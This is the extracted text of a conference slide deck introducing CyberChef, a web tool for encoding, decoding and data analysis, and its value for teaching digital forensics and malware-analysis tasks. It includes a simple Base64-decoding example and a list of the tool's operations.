


Cybersecurity Zero to Hero with CyberChef

Jonathan Glass



<https://t.me/learningnets>

Script for the next ~40 mins



Disclaimers



Introduce Me/CyberChef



Discuss the Value



Walkthrough a Few Recipes

Small, Medium, Large



Advanced Use Cases

Building Custom Operations
Potential for Integration
Interacting with Active Content




Lessons Learned

Slide Legal made me make



- The views that I express are my own and do not necessarily represent
 - those of the Federal Reserve Bank of New York or the Federal Reserve System
 - those of the University of Richmond School of Professional and Continuing Studies
 - sound cybersecurity advice in general.
- View at your own risk

% of Presentation



I refuse to tell you which is which

Introductions




Jonathan Glass

- **Federal Reserve (Present)**
 - Malware Analyst
 - Local and National Incident Responder
 - Forensic Analyst
- **University of Richmond School of Professional and Continuing Studies (Present)**
 - Adjunct Instructor
 - Digital Forensics
 - Malware Analysis
 - Black/Blue Hat Python
- 10 years Cybersecurity
- 9 years USAF
- GCIH, GAWN, GCFA, CISSP, CEH, MODOK, MCSE, GPYC
- BS in InfoSec, MBA
- <http://jon.glass>
- email@jon.glass
- @GlassSec



CyberChef

- <https://gchq.github.io/CyberChef/>
- The Cyber Swiss Army Knife - a web app for encryption, encoding, compression and data analysis



<https://t.me/learningnets>



How does it work?

The screenshot shows the CyberChef web application interface. The browser tab is titled "From Base64 - CyberChef". The URL is [https://gchq.github.io/CyberChef/#recipe=From_Base64\('A-Za-z0-9%2B/%3D',true\)&input=U0dWc2JHOGd...](https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true)&input=U0dWc2JHOGd...). The interface includes a sidebar with "Operations" and "Favourites". The "Favourites" list includes "To Base64", "From Base64", "To Hex", "From Hex", "To Hexdump", "From Hexdump", "URL Decode", "Regular expression", "Entropy", "Fork", and "XOR Brute Force". The "From Base64" operation is selected in the "Recipe" panel. The "Input" field contains the string "SGVsbG8gULZBU2VjISEh". The "Output" field displays "Hello RVASec!!!". The "BAKE!" button is visible at the bottom of the recipe panel.

1

2


3


4

Powerful Operations

- From/To Hex
- From/To Base64
- URL Encode/Decode
- Regular Expression
- XOR Brute Force
- Decode Text
- CSV to JSON
- JSON to CSV
- RC2, RC4, DES, Triple DES, AES Encrypt/Decrypt
- Bitwise operations
- HTTP request
- JPath Expression
- Strings
- Extract Filepaths
- Extract EXIF
- Zip/Unzip
- Tar/Untar
- All the Hashes
- Syntax Highlighting
- Script Beautify
- Render Image
- XKCD Random Number
- 300+ and growing!


Value of CyberChef





Value of CyberChef

- Reduces the entry threshold for Cybersecurity tasks
 - Drag and Drop operations
 - Menu of things to try
 - Web GUI
- Solid platform to demonstrate programming concepts
 - Functions, Order of operation, data types...
 - Visualize data manipulation step by step
 - Trick students into coding with RegEx




Value of CyberChef


- Serverless and Static
 - Runs client side
 - Nothing to install
 - Cross-browser compatibility
- Parses HTTP GET Parameters
 - Recipes can be bookmarked in browser with input data
 - Post URLs to Blogs with steps, comments, and input data
- Not overly difficult to customize
- Free!

<https://t.me/learningnets>

REAL STATISTICS...probably not made up.



Relative Ease of Cyber Task/Complexity



Intro to Digital Forensics

Basic tasks easier in CyberChef but Python becomes very necessary.

Intro to Malware Analysis

Small tasks can be combined to get big results but Python is still needed for most analysis

Black Hat Python

Some tasks might be easier but we use Python for everything so...`_(\`)/`

